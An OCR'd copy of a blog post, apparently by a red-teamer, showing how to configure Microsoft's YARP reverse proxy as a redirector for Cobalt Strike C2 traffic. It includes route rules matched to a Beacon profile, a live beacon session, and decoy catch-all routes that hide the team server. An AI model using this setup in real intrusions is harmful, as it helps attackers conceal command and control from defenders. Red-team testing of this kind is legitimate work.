
YARP as a C2 Redirector

rastamouse.me/yarp-as-a-c2-redirector/

Blog / March 9, 2024 / Rasta Mouse

YARP: Yet Another Reverse Proxy is a .NET library developed by Microsoft designed to run on top of ASP.NET Core infrastructure. The intended use case for YARP is to sit between backend and frontend services to provide reverse proxy and load balancing services. The content of this blog post is to show how it can also be used as a C2 redirector. One question I'm sure you're asking is why YARP over something like Apache or Nginx, to which I don't really have an answer. The only reason that jumps out to me is that ASP.NET Core is more readily deployable to serverless cloud services like AWS Lambda and Azure Functions. Architecturally, this makes it easy to host C2 server's on-prem and proxy traffic through a site-to-site VPN, particularly if deploying via IaC. Beyond that, I just wanted to try it out for funsies.



Create a new empty ASP.NET Core project and add a project reference for the `Yarp.ReverseProxy` NuGet package. Then add the YARP middleware:

```
Program.cs

var builder = WebApplication.CreateBuilder(args);
builder.Services
    .AddReverseProxy()
    .LoadFromConfig(builder.Configuration.GetSection("YARP"));

var app = builder.Build();
app.MapReverseProxy();
app.Run();
```


Line 4 yells YARP to load its configuration from `appsettings.json`, which is idiomatic for ASP.NET Core. You can also configure YARP in code, but this method provides more flexibility for deployment. This is therefore literally all the C# that we need to write. Add a new section called "YARP" to `appsettings.json`. Note that the section name must match what you put in the call to `GetSection()` above.

```
appsettings.json

{
  "Logging": {
    "LogLevel": {
      "Default": "Information",
      "Microsoft.AspNetCore": "Warning"
    }
  },
  "Urls": "http://0.0.0.0:80",  <-- bind YARP to port 80
  "AllowedHosts": "*",
  "YARP": {
    -- YARP config here --
  }
}
```

As a way to get started and demonstrate YARP at a high level, let's just proxy every request through to the C2 server. The bulk of the configuration is to define "routes" and "clusters". A "route" is a means of matching an incoming HTTP request based on its path, method, host, headers or query parameters. YARP will not proxy a request unless it matches a defined route. A "cluster" defines the destination(s) of where the matching HTTP requests should be proxied to.

Here, I have an example HTTP C2 listener setup to Beacon to `www.nickelviper.com` and `api.nickelviper.com`. Both of which resolve to `35.176.76.62` – the public IP of the YARP instance.



Edit Listener

Create a listener.

Name: http-yarp

Payload: Beacon HTTP

Payload Options

HTTP Hosts: www.nickelviper.com
api.nickelviper.com

Host Rotation Strategy: round-robin

Max Retry Strategy: none

HTTP Host (Stager): www.nickelviper.com

Profile: default

HTTP Port (C2): 80

HTTP Port (Bind):

HTTP Host Header:

HTTP Proxy:

Guardrails:


A basic YARP configuration could look like this:

```
"YARP": {
  "Routes": {
    "yolo": {
      "ClusterId": "teamserver",
      "Match": {
        "Path": "{**catch-all}",
        "Hosts": [
          "api.nickelviper.com",
          "www.nickelviper.com"
        ]
      }
    }
  },
  "Clusters": {
    "teamserver": {
      "Destinations": {
        "http-yarp": {
          "Address": "http://172.31.3.178"
        }
      }
    }
  }
}
```

This tells YARP that any HTTP request containing `api.nickelviper.com` or `www.nickelviper.com` in the Host header should be proxied to `http://172.31.3.178`. This is the internal IP address of the C2 server as reachable by the YARP instance. The default ASP.NET Core logging will print HTTP requests to the console, but you can also use other logging solutions (e.g. Serilog) and send them somewhere more useful such as RedELK.

```
info: Yarp.ReverseProxy.Forwarder.HttpForwarder[9]
      Proxying to http://172.31.3.178/cx HTTP/2 RequestVersionOrLower
info: Yarp.ReverseProxy.Forwarder.HttpForwarder[56]
      Received HTTP/1.1 response 200.
```

The Beacon will check-in and behave as normal.


Cobalt Strike
Cobalt Strike View Payloads Attacks Site Management Reporting Help
Event Log X
Listeners X
Beacon 192.168.0.195@2911996 X

```
external   internal       listener   user    computer     note  process              pid      arch  last  sleep
172.31.28.176  192.168.0.195  http-yarp  Daniel  DESKTOP-...        http-yarp_x64.exe    2911996  x64   17s   1 minute
```

```
[03/09 14:21:20] beacon> pwd
[03/09 14:21:20] [*] Tasked beacon to print working directory
[03/09 14:21:46] [+] host called home, sent: 8 bytes
[03/09 14:21:46] [*] Current directory is C:\Payloads
```

To prevent any arbitrary HTTP request making it through, the route policies can be tightened to more closely match what's expected based on the C2 traffic profile. The profile running in this example performs check-in's using `GET` requests to `/cx` and `/push`; with the Beacon metadata transmitted in the `Cookie` header. It sends data back using `POST` requests to `/submit.php?id=<bid>`. The `User-Agent` header is `Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; Xbox)` for both.

The two routes for the GETs can look like this:

```
"checkin-1": {
  "ClusterId": "teamserver",
  "Match": {
    "Methods": [
      "GET"
    ],
    "Path": "/cx",
    "Hosts": [
      "api.nickelviper.com",
      "www.nickelviper.com"
    ],
    "Headers": [
      {
        "Name": "User-Agent",
        "Values": [
          "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; Xbox)"
        ]
      },
      {
        "Name": "Cookie",
        "Values": [],
        "Mode": "Exists"
      }
    ]
  }
},
"checkin-2": {
  "ClusterId": "teamserver",
  "Match": {
    "Methods": [
      "GET"
    ],
    "Path": "/push",
    "Hosts": [
      "api.nickelviper.com",
      "www.nickelviper.com"
    ],
    "Headers": [
      {
        "Name": "User-Agent",
        "Values": [
          "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; Xbox)"
        ]
      },
      {
        "Name": "Cookie",
        "Values": [],
        "Mode": "Exists"
      }
    ]
  }
}
```

We won’t know the value of the metadata cookie because it will be different for each Beacon, so I’m just checking that it exists. Other modes include “HeaderPrefix” and “Contains”, which can help match more specific cases (e.g. if the C2 profile includes a static prefix and/or suffix that we can look for). If a mode is not specified (as with the User-Agent header), it defaults to “Exact”.

The route for the POST can look like this:

```
"post-data": {
  "ClusterId": "teamserver",
  "Match": {
    "Methods": [
      "POST"
    ],
    "Path": "/submit.php",
    "Hosts": [
      "api.nickelviper.com",
      "www.nickelviper.com"
    ],
    "Headers": [
      {
        "Name": "User-Agent",
        "Values": [
          "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; Xbox)"
        ]
      }
    ],
    "QueryParameters": [
      {
        "Name": "id",
        "Values": [],
        "Mode": "Exists"
      }
    ]
  }
}
```

As with the metadata cookie, we won’t know the exact value of the Beacon ID, so we just check that the query parameter exists. This also supports “Prefix” and “Contains” modes.

Trying to hit the endpoints in a way that doesn’t match a configured route will return a 404 – but this is served from YARP and not the C2 server. Additional “catch-all” rules can be added to proxy unknown requests for deception and/or trolling purposes. In the very first example, I showed a catch all that proxied to the team server. You could add additional clusters that point to legitimate websites:


```
"Clusters": {
  "teamserver": {...},
  "google": {
    "Destinations": {
      "google": {
        "Address": "https://www.google.com"
      }
    }
  }
}
```

And then a new catch all rule:

```
"catch-all": {
  "ClusterId": "google",
  "Match": {
    "Path": "{**catch-all}"
  }
}
```

But clearly, the best thing to do is re-write the URL in order to Rick Roll nosey people. This can be done using YARP's "transforms".

```
"rick-roll": {
  "ClusterId": "youtube",
  "Match": {
    "Path": "{**catch-all}"
  },
  "Transforms": [
    {
      "PathSet": "/watch"
    },
    {
      "QueryValueParameter": "v",
      "Set": "dQw4w9WgXcQ"
    }
  ]
}
```


Rick Astley - Never Gonna Give
http://www.nickelviper.com/watch?v=dQw4w9WgXcQ
YouTube
Search
Sign in
0:25 / 3:32
Rick Astley - Never Gonna Give You Up (Official Music Video)
Rick Astley
4.04M subscribers
Subscribe
17M
Share
Save
RICK ASTLEY 80'S DANCE MIX
Funky Disco Lounge
69K views • 1 month ago
36:38

My experience with YARP was quite pleasant although I expect most will prefer to stick with their Apache/Nginx rewrite rules. This package may have more utility if built into .NET-based C2's directly.